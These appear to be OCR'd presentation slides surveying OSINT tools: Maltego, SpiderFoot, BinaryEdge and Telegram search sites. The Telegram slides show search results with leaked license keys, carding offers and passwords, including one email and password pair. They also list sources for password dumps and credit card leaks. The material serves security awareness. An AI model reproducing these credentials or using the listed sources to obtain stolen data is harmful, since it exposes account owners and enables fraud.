


Data.xlsx


Domain	Email	Type	Ip	lat	lon
lampyre.io	admin@lampyre.io	admin	45.56.84.216	37.536501	-121.956

Row count: 1 Rows selected: 0 Cells selected: 0

Maltego



- Maltego comes pre-installed on Kali.
- It supports API communication to software like Shodan and Threatminer.



Transform Hub

Refresh Transform Hub Update Transforms

PATERVA CTAS CE
Paterva
Standard Paterva Transforms
FREE INSTALLED

dataprovider.com
dataprovider.com
Dataprovider.com transforms the internet into a str...
PURCHASED SEPARATELY

CaseFile Entities
Paterva
Additional entities from CaseFile
FREE

Farsight DNSDB
Farsight Security, Inc
Query the largest DNS Intelligence database, 100+ ...
FREE

CipherTrace
CipherTrace
Cryptocurrency forensics and anti money launderi...
FREE


Cisco Threat Grid
Cisco Threat Grid
Query Threat Grid's database of threat intelligence.
PURCHASED SEPARATELY

Kaspersky Lab
Kaspersky Lab
Query Kaspersky Threat Intelligence Data Feeds. N...
PURCHASED SEPARATELY

Shodan
Paterva
Query Shodan data from within Maltego!
FREE


ZETAlytics Massive Passive
ZETAlytics
Pivots include billions of records for historical dom...
FREE

SpiderFoot



```
steve@dev:~/spiderfoot$ python ./sfcli.py -s http://127.0.0.1:5009

  _________      .__    .___          ___________            __
 /   _____/_____ |__| __| _/__________\_   _____/___   _____/  |_
 \_____  \\____ \|  |/ __ |/ __ \_  __ \    __)/  _ \ /  _ \   __\
 /        \  |_> >  / /_/ \  ___/|  | \/     \(  <_> |  <_> )  |
/_______  /   __/|__\____ |\___  >__|  \___  / \____/ \____/|__|
        \/|__|           \/    \/          \/
                Open Source Intelligence Automation.
                by Steve Micallef | @binarypool

[*] Version 2.11.
[*] Server http://127.0.0.1:5009 responding.
[*] Loaded previous command history.
[*] Type 'help' or '?'.
sf> ping
[*] Server http://127.0.0.1:5009 responding.
sf> # Looks good!
sf> exit
steve@dev:~/spiderfoot$
```


- SpiderFoot queries over 100 public data sources (OSINT) to gather intelligence
- Provides insight into possible data leaks, vulnerabilities or other sensitive information such as public code repositories
- Generates detailed report



binarypool

Type	Unique Data Elements	Total Data Elements	Last Data Element
Account on External Site	6	6	2019-07-11 15:02:51
Affiliate - Company Name	3	3	2019-07-11 15:03:45
Affiliate - Domain Name	1	3	2019-07-11 15:04:34
Affiliate - Domain Whois	1	1	2019-07-11 15:03:45
Affiliate - Email Address	3	3	2019-07-11 15:03:45
Affiliate - Internet Name	3	3	2019-07-11 15:04:21
Domain Name	1	1	2019-07-11 15:01:49
Email Gateway (DNS 'MX' Records)	1	1	2019-07-11 15:04:21
Internet Name	2	4	2019-07-11 15:03:23
Linked URL - Internal	2	2	2019-07-11 15:01:46
Malicious Affiliate	2	2	2019-07-11 15:04:21
Name Server (DNS 'NS' Records)	2	2	2019-07-11 15:04:03
Public Code Repository	2	2	2019-07-11 15:02:51


BinaryEdge



- Distributed platform of scanners and honeypots, to acquire, classify and correlate different types of data by scanning the entire Internet

- Allows an organisation to see their Internet attack surface:
  - Ports and Services Exposure
  - Possible Vulnerabilities
  - Accessible Remote Desktops
  - Invalid SSL Certificates
  - Misconfigured Network Shares
  - Databases

Telegram Intel



https://search.buzz.im/[redacted]=query&search=license key

license k

Found 354 results

WALL STREET (

Abg who get **license k**

Date: 03 Sep. 2019 04:3

[redacted]

🔰MALWAREBYTES PREMIUM🔰

License Key : 6UY[redacted]YM
Product Name : Malwarebytes 3 Premium
Expires On : Lifetime
Max devices / Used : 1 / 2
Active : Yes

SEND [redacted]

ONLY ON THIS CHANNEL

301 views Aug 31 at 12:42

🤡 RAKA 🤡 @b


HMA KEY —————————— **License key** : QC[redacted]GNExpires in (Days) : September 8th, 2019Expires in (Date) : Auto-renewal ON——————————

Date: 02 Sep. 2019 20:15 Subscribers: 2238 Author: blackdayciti

Buzz.im - https://search.buzz.im/
Telegram Channels - https://tlgrm.eu/channels
Lyzem - https://lyzem.com/
Telegram Analytics - https://tgstat.ru/en/search

- Access to License keys to security tools
- Chat from public Telegram channels
- Password dumps
- Credit Card leaks
- Hacking tools

Telegram Treasures



password dump

About 166 results (0.49 seconds)

CHECKERS - CARDING!!! –
https://t.me/s/ccheckersdocumentarios
Há 2 dias ... **Dumps** with track1&2,101&201 with pin and regional unblock instock ...
Password : morisson525. Question 1 : Whats Your Favorite Game
Structured data


CryptoWZRD – Telegram
https://t.me/s/WZRDcrypto
2 days ago ... Even if BTC **dumps** lower we do not need to worry too much. 7.5K viewsToray, 04 :28. July 24 ... https://cryptowzrd.com/**password**. Enjoy! 🧙 ♂ . 6.8K viewsToray, ...
Structured data

Must Leak – Telegram
https://t.me/s/Mustleak?before=1780
4 days ago ... Will get Nord VPN 30 days With Auto Renew If you dont change **password** : 504 viewsedited 04:25 .... Todays **Dump** smtp, imap , webmail @mustleak. Email and ...
Structured data

Nb – Telegram
https://t.me/s/nbnb133/624
5 days ago ... http://tinyium.com/DU8 Droid **Dump** ... http://tinyium.com/DqV Free **Password** Wifi Recovery .... In other words, it only works if you've forgotten a **password**.
Structured data

Professional Hackers On Security – Telegram
https://t.me/s/PHOfficial?q=%23**password**_security
5 days ago ... Google Chrome will now generate unique **passwords** for you .... by Lisa Vaas Security researchers often **dump** on users for their cruddy **password** practices.
Structured data

PREMIUM EVERYTHING – Telegram
https://t.me/s/allwebseriesfree?before=14601
6 days ago ... ➕5400x Discord Accounts **Dump** | UUID | TIME | EMAIL | **PASSWORD** | TOKEN https://ushortx.com/Xmq3 ✅For Getting Final Link Complete Human Verification ...
Structured data



vpn password

About 1,100 results (0.15 seconds)

Ethical Hacking – Telegram
https://t.me/s/ethhackers?before=22
2 days ago ... ○Hacking (Ann Loader, **Password** Stealers) ○Injection Programs (SQL ... ○ **VPN'S** & Proxies .... UDEMY Udemy Premium Accounts **Passwords** With Courses
Structured data


Cracky Boy – Telegram
https://t.me/s/crackyboyy
Hace 1 día ... ... wgelnaw@gmail.com. **Password**: KYFEhegz ... **Password**: doomer5562. As Combo: ..... Cracky Boy. VYPR **VPN** BY PAYPAL 100% Working
Structured data

VPN Unlimited – Telegram
https://t.me/s/**VPN**unlimitedKeepSolid?before=338
2 days ago ... What's $499.99 (price of the Lifetime **VPN** Unlimited subscription) + $99.99 (price of 5 ... Resist that urge, and ask yourself, “How strong is my **password**?
Structured data

Free Premium Accounts – Telegram
https://t.me/s/premiumHost
